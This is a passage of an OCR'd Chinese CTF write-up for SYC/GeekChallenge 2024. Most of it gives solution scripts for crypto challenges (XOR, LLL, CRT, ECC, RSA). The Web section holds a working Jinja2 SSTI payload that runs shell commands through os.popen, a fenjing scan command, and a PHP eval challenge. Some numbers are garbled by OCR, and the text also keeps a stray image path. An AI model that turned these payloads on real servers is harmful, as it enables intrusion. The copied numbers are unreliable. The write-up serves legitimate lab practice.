3. 利用推导出的 `key` 解密剩余部分，验证是否能够得到完整的 `flag`。

```
from Crypto.Util.number import long_to_bytes
from pwn import xor
# 已知值
f1 = 458595821217692065064494190917197668911990
f2 = 30629593647619616026142525870493286271149O8
e2 = 10706859949950921239354880312196039515724907
# 计算 enc
enc = e2 ^ (f1 ^ f2)
# 转换 enc 为字节串
enc_bytes = long_to_bytes(enc)
# 已知 flag 开头
flag_prefix = b'SYC{'
# 推算 key
key = xor(enc_bytes[:4], flag_prefix)
print(f"Recovered key: {key}")
# 使用 key 解密完整的 flag
flag = xor(enc_bytes, key)
print(f"Recovered flag: {flag.decode()}")
#Recovered key: b'><0R'
#Recovered flag: SYC{a_part_0f_X0R}
```

LLL

题目：

```
from Crypto.Util.number import *
flag = b'******'
m = bytes_to_long(flag)
assert m.bit_length() == 327
p = getPrime(1024)
a = getPrime(1024)
c = getPrime(400)
b = (a*m + c) % p

print(f'a = {a}')
print(f'b = {b}')
print(f'p = {p}')
'''
a =
169790849804323540946197204708402762862586197604183102589270741859708550301920
```

```
348112941305999764092197996929298474590062625556806793613268527763774013772685
954699561684244945434843656515307801882995934869499880288594142919381501796488
815033294127591623260894764750214588993456840404443515671353802614450411717

b =
879857088315232389809489381654149843183794599260027985044359645382034438779885
998886158102312151188281383068955720628331079889651515223914602168376919279602
498745118188781343993631470080425622229102347399406975538525402656176034829950
912031050401874604856735793821712601972917837488867659293761791518040620 85

p =
131724494512065658801039766546788821718063963144467818735768040631367069153816
254855229655449559099188694403260044990366292026916085340250077198735215774149
087025577263769846650728593180101073940507285459917860726551385227481715873503
612683249433020201729190862430476054822102865441136763977415824331858801617
'''
```

网上有原题，抄一下脚本即可

```
https://blog.csdn.net/m0_74345946/article/details/131742665
```

```
'''
a =
169790849804323540946197204708402762862586197604183102589270741859708550301920
348112941305999764092197996929298474590062625556806793613268527763774013772685
954699561684244945434843656515307801882995934869499880288594142919381501796488
815033294127591623260894764750214588993456840404443515671353802614450411717

b =
879857088315232389809489381654149843183794599260027985044359645382034438779885
998886158102312151188281383068955720628331079889651515223914602168376919279602
498745118188781343993631470080425622229102347399406975538525402656176034829950
912031050401874604856735793821712601972917837488867659293761791518040620 85

p =
131724494512065658801039766546788821718063963144467818735768040631367069153816
254855229655449559099188694403260044990366292026916085340250077198735215774149
087025577263769846650728593180101073940507285459917860726551385227481715873503
612683249433020201729190862430476054822102865441136763977415824331858801617

# b*r = flag + k*p

M = Matrix(ZZ,[[p,0,0],[-a,1,0],[b,0,2**400]]) # Matrix()函数通常采用数值作为参数
并返回一个矩阵对象
```

```
c,m,k = M.LLL()[0]

'''LLL 算法是一种格约化算法，用于查找格的约简基。

LLL 方法返回一个由两个元素组成的元组：

简化基和将原始基转换为简化基的矩阵'''

print(m)
'''

from Crypto.Util.number import *
m =
178031712611238596731249743701069017647681195469247290391686157388613750102558
209749690172438492797
flag = long_to_bytes(m)
print(flag)
#SYC{1e989433efffd767589e989ad0f091075c06}
```

ncoCRT

题目：

```
from Crypto.Util.number import *
import random
flag = b'SYC{...}'
m = bytes_to_long(flag+b'\x01'*23)
p = [0]*5
c = [0]*5
for i in range(5):
    p0 = random.randint(2**100,2**101)
    p[i] = p0
c = [m%p[i] for i in range(5)]
print(f"p = {p}")
print(f"c = {c}")

p = [1921232050179818686537976490035, 2050175089402111328155892746480,
1960810970476421389691930930824, 1797713136323968089432024221276,
2326915607951286191807212748022]
c = [1259284928311091851012441581576, 1501691203352712190922548476321,
1660842626322200346728249202857, 6573140374332650722892321459O9,
2056630082529583499248887436721]
```

解密过程的核心是利用**中国剩余定理**（CRT）来还原原始的大整数 `m`。

- `crt(p, c)`：使用中国剩余定理计算满足所有 `m % p[i] == c[i]` 的最小正整数 `m`。
- 返回值是一个元组 `(m, lcm_p)`，其中 `lcm_p` 是模数列表 `p` 的最小公倍数。我们只需要 `m`。

```
from Crypto.Util.number import *
from sympy.ntheory.modular import crt

p = [19212320501798186865379764900 35, 20501750894021113281558927464 80,
     19608109704764213896919309308 24, 17977131363239680894320242212 76,
     23269156079512861918072127480 22]

c = [12592849283110918510124415815 76, 15016912033527121909225484763 21,
     16608426263222003467282492028 57, 65731403743326507228923214590 9,
     20566300825295834992488874367 21]

m, _ = crt(p, c)
flag_with_padding = long_to_bytes(m)
flag = flag_with_padding.rstrip(b'\x01'*23)
print(flag)
#SYC{wha+s_wr0n9!_CRT_bu+_n0+_<0mpr1me!}
```

ecc

一个原题，HGAME 2022 week4]ECC
脚本

```
"""
p =
93202687891394085633786409619308940289806301885603002539703165565954917915237
a =
93822086754590882682502837744000915992590989006575416134628106376590825652793
b =
80546187587527518012258369984400999843218609481640396827119274116524742672463
k =
58946963503925758614502522844777257459612909354227999110879446485128547020161
E = EllipticCurve(GF(p),[a,b])
c1 =
E([40485287784577105052142632380297282223290388901294496494726004092953216846111,816887984509408474105724803577025334805044511919379777796524024895095113351 69])
c2 =
E([51588540344302003527882762117190244240363885481651104291377049503085003152 8
```

```
58,
77333747801859674540077067783932976850711668089918703995609977466893496793359]
)
cipher_left =
34210996654599605871773958201517275601830496965429751344560373676881990711573
cipher_right =
62166121351090454316858010748966403510891793374784456622783974987056684617905
m = c1 - k * c2
left = cipher_left//m[0]
right = cipher_right//m[1]
print(left)
print(right)
#1537511878348658386025
#5436891970149587512454 37
"""
from Crypto.Util.number import *

flag_left = 1537511878348658386025
flag_right = 5436891970149587512454 37

flag_left_bytes = long_to_bytes(flag_left)
flag_right_bytes = long_to_bytes(flag_right)
full_flag = flag_left_bytes + flag_right_bytes
print(full_flag)
#SYC{Ecc$is!sO@HaRd}
```

easy_LLL

脚本

```
https://blog.csdn.net/m0_74345946/article/details/131742665
```

```
"""
from Crypto.Util.number import *
from gmpy2 import *
c =
25269157674120082500323585451842928560404625967932662908517922704871828513397233858615005968124017428639853960550468542894270451871612496631645175015826203493265945456529848647562285359912541672751550625137876486033809099678631009005979648033707322772087110235116987698692692467320479776960630479772236446980

a =
17787616392083872058547464051139124905141882785337238734263524534149579246882619954462408218272809465299919179757674760577106275663081743877765395177248556 9
```

```
4785163249039561133091907956222583468246433900048353972728892566960873562395158814591154993607794869746153317661412554109239606577953916380706609947265391
p = 11477001714268838236291826855887802484863309792840209364791450369649283372396680154571619454659234633859206233230637150225697915903396534300213295630462561013437482232940249935963455571012903961427514566890482269074469692541471615263031091530198015397437400914051708422687095013432743265808783413820288750157 1

# a*r = flag + k*p
M = Matrix(ZZ,[[p,0,0],[-a,1,0],[c,0,2**400]]) # Matrix()函数通常采用数值作为参数并返回一个矩阵对象
c,m,k = M.LLL()[0]
print(m)
"""
import Crypto.Util.number

m = 376996815594360183503279149662847433211925870121532639833842811464212923823333

flag = Crypto.Util.number.long_to_bytes(m)
print(flag)
#SYC{125b-5c7b19c7-90e2-8d87c8a8}
```

inPEM

公钥私钥文件
用openssl先看一眼公钥，得到

```
openssl rsa -pubin -text -modulus -in warmup -in public.pem
```

```
Exponent: 65537 (0x10001)
Modulus=9DB757827029F6D0A0AC70C502AB948C28F31804DC8901C619FB9EDD3A87AB39C2CB2306AD6CCF39BC1A9B645B02C5A3C945C1DAA523BF9A68EE5B68E41E48F32B38865A9007C171964FB0A210A5B53B4C5D19CEED7685050DEAB3213CE767D7BFF1469EA568A50584AA89EFA906C52A5CC67D05FE0200E1B0ADC9AF5EF8150FE28C565EB18977DDC74591AC0F483EE41A02366D0A5EFD5627F6E2E6887081263FC8288AF96D5F253CE9EDFDE2AAFA7AB3B1CB123DA382E89EA829FD30347620D35774C111A8EBD53054E460F7C3C9D20DEF8F8BB43DC5A4CF0D0844B84478A4A3AB734D6437144792CEBDA0D8E0F6F628B700D96F55E1815E11FB2B83197205
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAnbdXgnAp9tCgrHDFAquUjCjzGATciQHGGfue3TqHqznCyyMGrWzPObwam2RbAsWjyUXB2qUjv5po7lto5B5I
```

```
8ys4hlqQB8Fxlk+wohCltTtMXRnO7XaFBQ3qsyE852fXv/FGnqVopQWEqonvqQbF
KlzGfQX+AgDhsK3Jr174FQ/ijFZesYl33cdFkawPSD7kGgI2bQpe/VYn9uLmiHCB
Jj/IKIr5bV8lPOnt/eKq+nqzscsSPaOC6J6oKf0wNHYg01d0wRGo69UwVORg98PJ
0g3vj4u0PcWkzw0IRLhEeKSjq3NNZDcUR5LOvaDY4Pb2KLcA2W9V4YFeEfsrgxly
BQIDAQAB
-----END PUBLIC KEY-----
```

```
e = 65537
#n是Modulus，转10进制
n =
19909823107653171578063591352961144331355821517081529017694276790993397379180193511755806958091550033235815834847549265751244192211761569881061742997804509098095297146520946343734939782935970054031389390447526577982809412074573616889663964050032806967234869741452169276495048891650957729859124875343810181695665153129824527065062831773013713479602052423965588148263292672514853749647510938621421264137177666497737099263481269491867593812579958283619882699866915561357437484323854411934718569074869408000191465973545262527827064708529700071967884924505367105288433603597633451764659888020272057850625902629529400734213
#c在key.enc，到时候读取一下用bytes_to_long拿出即可
```

看私钥，了解一番知道里面可以隐含p,q,dp,dq,qinvp
把里面的base64转16进制，（要删掉第一行）

```
daea8fffbb6500f089acc543f33a11b11be2c949ea3bacbb715ec6d05a3502818100ba5beaf382
f586bf044615f3ec8bf35e0ad0a41cecb213930a86ac35a80d90319a05aa56da311ee8435abe63
17eb6d15904fc787d37b34c48daad75d2b77a41d5cec4c27cced07cbda891fefa0d9d7025023bc
b865c16c000266a090640032752acce73a3358060c056723e788f42edc8e120e0f58f5e24f327f
ff1c56687fb102818100a146448c980fcf49be5640ea8cfb6278f3b270e54ead35b5ddf65c0bb0
eb67594075a68359e90b762dcc59604f2358d907a539b9abcb2736bc59f15614d87035c52d0c2b
5fc5f9615e00ac5000972cf1a4dcd83f30c7adda8b0fa3e1314fb046e1d53f202d341b0bd0dfa6
81072c58926f9e04931e0f3a9093a51e536e2c11a10281801621b7551fa5b9b70fbd739502f92d
f9cf2b17aa9c99795bd8e83484dc03276ae85fdf1aa8e572a7901618fa00d6c888e3f44f229d42
95f13028c8eb6ae9f5649b3f8ca7a669093685d856910fba4229ef5096c0d4baa64dc46629ad5e
998fd4e88f1c7ba37af5eeef7abd4357823fba049a8499594ff251c85e6a8f5b9567f9
```

关注这一部分，应该是dp

028180	81表示后面接1bytes的长度信息，80表示后接0x80(128)bytes长度的信息

```
daea8fffbb6500f089acc543f33a11b11be2c949ea3bacbb715ec6d05a3502818100ba5beaf382f586bf044615f3ec
8bf35e0ad0a41cecb213930a86ac35a80d90319a05aa56da311ee8435abe6317eb6d15904fc787d37b34c48daad75d
2b77a41d5cec4c27cced07cbda891fefa0d9d7025023bcb865c16c000266a090640
032752acce73a3358060c056723e788f42edc8e120e0f58f5e24f327fff1c56687fb1
028181
00a146448c980fcf49be5640ea8cfb6278f3b270e54ead35b5ddf65c0bb0eb67594075a68359e90b762dcc59604f23
58d907a539b9abcb2736bc59f15614d87035c52d0c2b5fc5f9615e00ac5000972cf1a4dcd83f30c7adda8b0fa3e131
4fb046e1d53f202d341b0bd0dfa681072c58926f9e04931e0f3a9093a51e536e2c11a1
028180
1621b7551fa5b9b70fbd739502f92df9cf2b17aa9c99795bd8e83484dc03276ae85fdf1aa8e572a7901618fa00d6c8
88e3f44f229d4295f13028c8eb6ae9f5649b3f8ca7a669093685d856910fba4229ef5096c0d4baa64dc46629ad5e99
8fd4e88f1c7ba37af5eeef7abd4357823fba049a8499594ff251c85e6a8f5b9567f9
```

中间部分全部转10进制

十进制

```
1132507936626356790758262118304817809018158295796899176519362517582780042430925986141397760139754768684288914694263439552271618
8636441279502306346571780668272424397262549817643964772872882849092254805216778030144136423626024534663354813897255416126370418
4185644223005236063895766639909844772494162957251121569
```

十六进制

```
00a146448c980fcf49be5640ea8cfb6278f3b270e54ead35b5ddf65c0bb0eb67594075a68359e90b762dcc59604f2358d907a539b9abcb2736bc59f15614d87035c
52d0c2b5fc5f9615e00ac5000972cf1a4dcd83f30c7adda8b0fa3e1314fb046e1d53f202d341b0bd0dfa681072c58926f9e04931e0f3a9093a51e536e2c11a1
```

```
dp =
1132507936626356790758262118304817809018158295796899176519362517582780042430925
9861413977601397547686842889146942634395522716188636441279502306346571780668272
4243972625498176439647728728828490922548052167780301441364236260245346633548
1389725541612637041841856442230052360638957666399098447724941629572511215 69
```

自此，得到n，c，e，dp，c

```
from Crypto.Util.number import *
import gmpy2
import base64
with open('key.enc','rb') as f:
    c = f.read()
    c = bytes_to_long(c)
n=1990982310765317157806359135296114433135582151708152901769427679099339737918
0193511755806958091550033235815834847549265751244192211761569881061742997804509
0980952971465209463437349397829359700540313893904475265779828094120745736168896
6639640500328069672348697414521692764950488916509577298591248753438101816956651
5153129824527065062831773013713479602052423965588148263292672514853749647510938
6214212641371776664977370992634812694918675938125799582836198826998669155613574
3743748432385441193471856907486940800019146597354526252782706470852970007196788
4924505367105288433603597633451764659888020272057850625902629529400734213
e=65537
dp=1132507936626356790758262118304817809018158295796899176519362517582780042430
9259861413977601397547686842889146942634395522716188636441279502306346571780
```

```
68272424397262549817643964772872882849092254805216778030144136423626024534663354813897255416126370418418564422300523606389576663990984477249416295725112156 9

for x in range(1,e):
    if(dp*e-1)%x ==0:
        if n%(((dp*e-1)//x)+1)== 0:
            p=((dp*e-1)//x)+1
            q= n//p
            phi=(p-1)*(q-1)
            d = gmpy2.invert(e,phi)
            m=pow(c,d,n)
            print(long_to_bytes(m))

#You_are_r1ght_bu7_Genshin_Impact_1s_@_brand_new_open_wor1d_@dventure_gam3_dev3loped_6y_miHoYo.
```

最后放入原神解压得到SYC{OVvanSh3nO_Q1D0ng!}

Number theory

HSCCTF 2024 Mixed的改造题
先求p

```
p = getPrime(1024)
q1 = getPrime(1024)
n2 = p * q1
h1 = getPrime(128)*p+getPrime(13)*q1
h2 = getPrime(128)*p+getPrime(13)*q1
h1 = 491945023831952089179881997853555790004711206276988245241365639391127679713370496917797586648994977030094583376026356073070686101643258742218151250582461595045532606583007274862523296562285674563515636611715112484985731511353747579538878714261309129741271236683579511967953640557035353999246616499572824769153457825059126881065756868484203433628888
h2 = 560298123378110229825987473549879899153646103683951019482226092372308755990134445934737062805869835166309824111545198944885421358374717010150741427530845295132025130614816155228653808570586280085427248826095248553494645493172035332085678030346183771556373031357855668741225554819315609573344932334236181937353626092350345741752211916654010742916348
n2 = 211271725698878705696219868028147713980696068266613979795155566187916021746982267121116701853156178111801926883814712535911932121491921042161538900600294381715430104273568100596601683691715040651204740474014666326002309817025368987387447015411327598585953410687133219765798648105534475342045134910087052150418612
```

```
472774490633189721138268208217323272555775594474466066671627638436968918254205
603076885530224534706538751571146639437232581811866599159267808029022139783959
619817501591475940763997693867875619109473727489085517755277155387088552358612
975491891652388576518866581563326403608987692041024076309203148713040 57
```

由于 h_1 和 h_2 都是由 p 和 q_1 构造的，我们可以尝试消掉 q_1，只留下 p：

1. 从公式出发，构造一个新的表达式：

$$a_2 \cdot h_1 - a_1 \cdot h_2$$

展开这个表达式：

$$a_2 \cdot (a_1 \cdot p + b_1 \cdot q_1) - a_1 \cdot (a_2 \cdot p + b_2 \cdot q_1)$$

化简：

$$(a_2 \cdot a_1 - a_1 \cdot a_2) \cdot p + (a_2 \cdot b_1 - a_1 \cdot b_2) \cdot q_1$$

注意到 $a_2 \cdot a_1 - a_1 \cdot a_2 = 0$，所以 p 部分会保留。

2. 这个结果可以表示为：

$$d = (a_2 \cdot h_1 - a_1 \cdot h_2)$$


如果 d 和 n_2 的最大公约数不等于 1，就说明这个公约数可能是 p。

- a_1, a_2 是 12-13 位的小素数，数量有限，容易穷举。
- 小素数确保计算 gcd 的表达式不会溢出，同时让线性组合的消元过程更加高效。

```python
# 生成 12 位到 13 位范围内的素数
a_candidates = [i for i in range(2**12, 2**13) if isPrime(i)]

# 遍历所有的素数对
for a1 in a_candidates:
    for a2 in a_candidates:
        # 计算线性组合后的结果
        b = a2 * h1 - a1 * h2
        # 求最大公约数
        common_factor = gcd(b, n2)
        # 如果公约数不是 1，也不是 n2，则说明找到了 p
        if common_factor != 1 and common_factor != n2:
            p = common_factor
            print(f"找到 p: {common_factor}")
            break
```

然后是求q了



看了一篇文章说还要mod n1，写代码的时候因为n1很大，所以计算的时候还需要mod n1，防止数据太大溢出，所以最后代码是

```
q = gcd(h0-pow(2024,n1,n1),n1)
```

完整代码

```
from Crypto.Util.number import *
from gmpy2 import gcd, invert

h0 =
32204970064020495089987638127084728326478148682901567463477309428711913562557896593705535648052700330691266737203443101999536510877540720202257029161055418134287869926681441720004958574081806952350173294511645528644406698879787803874088922818857288291087054260363775342621238123351525286111687772112805716948050023137187558717974264939293148772733851621062265829104737186965855582353613022111641900227653454778802093550738708573306943091390331915100028317550111635544055010840928827746307930375066470515315784707674416956421082690335775196145467221676053482094555998608776309304535493752157666579757029466797357934403
```

```
n1 =
206096293721456498691248839314770354187732655068079822879736343988609953351578
540643836585465986277772144145133446209197652354744477874542546770331991404405
137223652955283394787636862345723862467016691398291875321795735839184056287385
458878525772148006630955929760491880054052420916392102526762327329563121085388
495919093828646754399653878510846911443796925038235753673704071916671334734828
214849555373066026115876047476931715868709737004060728724510677095226420668312
896869685358237742737703859247793683384463671021849831544869875316339710653578
649247380848033010547898632935922866004240638884582439001308769919445 61

h1 =
491945023831952089179881997853555790004711206276988245241365639391127679713370
496917797586648994977030094583376026356073070686101643258742218151250582461595
045532606583007274862523296562285674563515636611715112484985731511353747579538
878714261309129741271236683579511967953640557035353999246616499572824769153457
825059126881065756868484203433628 88

h2 =
560298123378110229825987473549879899153646103683951019482226092372308755990134
445934737062805869835166309824111545198944885421358374717010150741427530845295
132025130614816155228653808570586280085427248826095248553494645493172035332085
678030346183771556373031357855668741225554819315609573344932334236181937353626
092350345741752211916654010742916 34

n2 =
211271725698878705696219868028147713980696068266613979795155566187916021746982
267121116701853156178111801926883814712535911932121491921042161538900600294381
715430104273568100596601683691715040651204740474014666326002309817025368987387
447015411327598585953410687133219765798648105534475342045134910087052150418612
472774490633189721138268208217323272555775594474466066671627638436968918254205
603076885530224534706538751571146639437232581811866599159267808029022139783959
619817501591475940763997693867875619109473727489085517755277155387088552358612
975491891652388576518866581563326403608987692041024076309203148713040 57

c =
560755242880627972516433209871749610535932373179379786577685205498728636639626
883565611694880708433849736474671621705217505501333084711449806702316387849004
095713051588092253172522672946790468745026981755103787604427489836091442220163
475872417691201879526717162739831654260746281855319446763146879380776252950972
832575933114206086543287956162274789542202283907703495996564081741984337669394
639188614832738953892355758396470821879691042200815048095073239454838508301629
389123778340028649375049864781694000009296510485806829237407437972323050728378
725982758272513342598200451718063124202841231509602345154981980466083 8

e = 65537
```

```
q = gcd(h0-pow(2024,n1,n1),n1)
print(q)

# 生成 12 位到 13 位范围内的素数
a_candidates = [i for i in range(2**12, 2**13) if isPrime(i)]
# 遍历所有的素数对
for a1 in a_candidates:
    for a2 in a_candidates:
        # 计算线性组合后的结果
        b = a2 * h1 - a1 * h2
        # 求最大公约数
        common_factor = gcd(b, n2)
        # 如果公约数不是 1，也不是 n2，则说明找到了 p
        if common_factor != 1 and common_factor != n2:
            p = common_factor
            print(f"找到 p: {common_factor}")
            break

phi=(p-1)*(q-1)
d=invert(e,phi)
m=pow(c,d,p*q)
print(long_to_bytes(m))
"""
11887469578611673491706504344245895254787465650538890284958398673975043374076035268805482260442718335514187175612856259295406149406824741840421718019881802542451139809244912430580573830268945975484204895785840287738795933931548380373697465124692227558002982289275167823918697475911793306163124287245394220947 1
找到 p:
17855787188978947673539277368903972994472843062581876459920395328419446836095536652447636161986419581026703739700129983252672648056027684614735103441794701222327660438302717816328120781508398957976061567106777703679396304516713776787739756078642587155480410060242830805001587044229095334088234880964752323456 1
b'SYC{492aebb6-9c16-4b1a-ac42-fc608bf6063f}'
"""
```

highlow

题目

```
from Crypto.Util.number import *
e = 65537
p = getPrime(1024)
q = getPrime(1024)
n = p * q
pxor = p ^ (bytes_to_long(flag)<<400)
```

```
assert len(flag)== 44
m = bytes_to_long(flag)
c = pow(m, e, n)
print('c =',c)
print('n =',n)
print('pxor =',pxor)
```

p 是1024bit的，flag是44x8=352bit的，flag<<400 ,就是在其二进制后添400个0，即752bit，对于异或，任何二进制数与零异或，都会等于其本身，所以说，p的低400没变，同时p的高272位没有数与其异或，就是说p_high 已知272位。

因此，可以使用 **LLL 算法** 结合 **Coppersmith 的小根求解** 方法，找到多项式 f(x)的小根。

将 p 表示为：

$$p = p_{\text{high}} \cdot 2^{752} + x \cdot 2^{400} + p_{\text{low}}$$

构造一个关于 x 的多项式：

$$f(x) = p_{\text{high}} \cdot 2^{752} + x \cdot 2^{400} + p_{\text{low}} - p$$

```
from sage.all import *
import gmpy2

# 已知参数
N =
140912063206225236748477201397615431548221908790353802454244812674825509322296
119659644249659583862550765939110628042992755817426651342073905328021097002251
409998126980208386836973758910356252552220018844772143618351014422887253830733
343929951860538672614976792343627949141080335746812926565228079286808127264621
950778331840181223695790027159004772903453960659125365292908119621178149004483
197765907129462595403824616324686348279599572869058064320056328646639850148723
656726534768228339218700718513134249034812823503423048191498946100898043214055
894339806503406105216590312348268233691148001508839886138778778810695 79
c =
110173361226910340532419922939631145908163198443842874486296636720492058928286
003964655057109229076855459399783763219273946554587274943618529528982809052209
631636254822952228561291641726195643446343655203288159722328256392926053117416
559884271668114060913296136279610702314570353032987936515464124969756622258571
238058677566519013745074478031986384663048624802020990768134715714953801325632
526307892181730072758906007467582854152744343933811257425260149860396526776056
422265767414240537495122808252312174202390891057940807073223576029410468226593
354874206726990229693720376629584978320657522720618537236533651717685 56
pxor =
```

```
12422924524408579143965093443863968678242344518392125268472176406149390879007394887762381293033908115816942185480155281908867993715735792484524808271616072783941905410775300081506652603280927513749574045496776516524811541262671610131567690271680864790409279890860118390829714142079361442686381616120379696695 1
e = 65537

# 高位和低位的提取
p_high = pxor >> 752  # 提取最高 272 位
p_low = pxor & ((1 << 400) - 1)  # 提取最低 400 位

# 使用多项式构造和求解
a = PolynomialRing(Zmod(N), 'x')
x = a.gen()

# 构造多项式
b = p_high * (2**752) + x * (2**400) + p_low
b = b.monic()

# 使用 small_roots 求解
roots = b.small_roots(X=2**400, beta=0.4)

if roots:
    # 解得 x 并还原 p
    x_value = int(roots[0])
    p = int(p_high * (2**752) + x_value * (2**400) + p_low)
    q = N // p
    assert p * q == N  # 确保分解正确

    # 计算私钥
    phi = (p - 1) * (q - 1)
    d = int(gmpy2.invert(e, phi))

    # 解密消息
    m = int(pow(c, d, N))
    print(m)
    print(long_to_bytes(m))
#SYC{2f521b13bc9d6e932e9f5cbe511112df9e3a9c6}
```

Web

Can_you_Pass_Me

fenjing可以一把梭

```
python -m fenjing scan --url http://80-a8796662-1f2f-4000-bc68-
f6bb2a3afdab.challenge.ctfplus.cn/
```

```
Example/示例:
$>> ls /
$>> @eval 1+2+3+100000
$>> @get-config
Type @help for full help/输入@help获得完整帮助
$>> ls /
WARNING:[full_payload_gen] | We cannot set any variable through {%set %}, continue...
INFO:[full_payload_gen] | Start generating final expression...
INFO:[payload_gen] | Great, string('ls /') can be "\x6c\x73\x20\x2f"
INFO:[payload_gen] | Great, we generate os_popen_obj('ls /')
INFO:[payload_gen] | Great, we generate os_popen_read('ls /')
INFO:[cli] | Submit payload {%print ((((joiner|attr('_''_init__')|attr('_''_globals__')|attr('__g''etitem__'))('_''_buil
tins__')).__import__("o""s")|attr('p''open'))("\x6c\x73\x20\x2f")|attr('r''ead'))()%}
welcome to SycLover 2024 app
bin
boot
dev
etc
flag
home
```

直接cat /flag好像打不开，先查看源码cat app.py

```
welcome to SycLover 2024
import random
import re
import os
from flask import Flask, render_template, request, render_template_string

app = Flask(__name__, static_folder='static')

blackList = ['/','flag','+','base','__builtins__','[','cycler','set','{{',
'class','config', 'os', 'popen', 'request', 'session', 'self', 'current_app',
'get', '__globals__', '+', ':', '__globals__', '__init__', '__loader__',
'_request_ctx_stack', '_update', 'add', 'after_request','read']

def sanitize_inventory_sold(value):
    sanitized_value = str(value).lower()
    print(sanitized_value)
    for term in blackList:
        if term in sanitized_value:
            print(term)
            return render_template('waf.html')
    return sanitized_value
@app.route('/')
def index():
    return render_template('index.html')

@app.route('/submit', methods=['GET', 'POST'])
def submit():
    if request.method == 'GET':
```

```
        return render_template('index.html')
    else:
        name = request.form.get("name")
        template = sanitize_inventory_sold(name)
        res = render_template_string(template)
        env = str(open("/flag").read())
        if env in res:
            return "好像不能这样出现在这里"
        return "welcome to SycLover 2024 "+res

if __name__ == '__main__':
    app.run(debug=False, port=80)
```

发现可以在环境变量里找到flag，而env被禁了，还有set命令

```
FRONTEND_SERVICE_HOST='10.108.244.174'
FRONTEND_SERVICE_PORT='80'
GEEK_FLAG='SYC{498e04e3-f98e-4757-b627-03bdfc6f4cae}'
GPG_KEY='A035C8C19219BA821ECEA86B64E628F8D684696D'
HOME='/root'
HOSTNAME='dep-a8da8c39-1237-4bc5-84ef-cc164e63e3cc-57d8746ff6-m9nc2'
```

找到flag：SYC{498e04e3-f98e-4757-b627-03bdfc6f4cae}

rce_me

```php
if (!is_array($_POST["start"])) {
    if (!preg_match("/start.*now/is", $_POST["start"])) {
        if (strpos($_POST["start"], "start now") === false) {
            die("Well, you haven't started.<br>");
        }
    }
}

echo "Welcome to GeekChallenge2024!<br>";

if (
    sha1((string) $_POST["__2024.geekchallenge.ctf"]) == md5("Geekchallenge2024_bmKtL") &&
    (string) $_POST["__2024.geekchallenge.ctf"] != "Geekchallenge2024_bmKtL" &&
    is_numeric(intval($_POST["__2024.geekchallenge.ctf"]))
) {
    echo "You took the first step!<br>";

    foreach ($_GET as $key => $value) {
        $$key = $value;
    }

    if (intval($year) < 2024 && intval($year + 1) > 2025) {
        echo "Well, I know the year is 2024<br>";

        if (preg_match("/.+?rce/ism", $purpose)) {
            die("nonono");
        }

        if (stripos($purpose, "rce") === false) {
            die("nonononono");
        }
        echo "Get the flag now!<br>";
        eval($GLOBALS['code']);



    } else {
        echo "It is not enough to stop you!<br>";
    }
} else {
    echo "It is so easy, do you know sha1 and md5?<br>";
}
?>
```

先post传个start=startnow开始
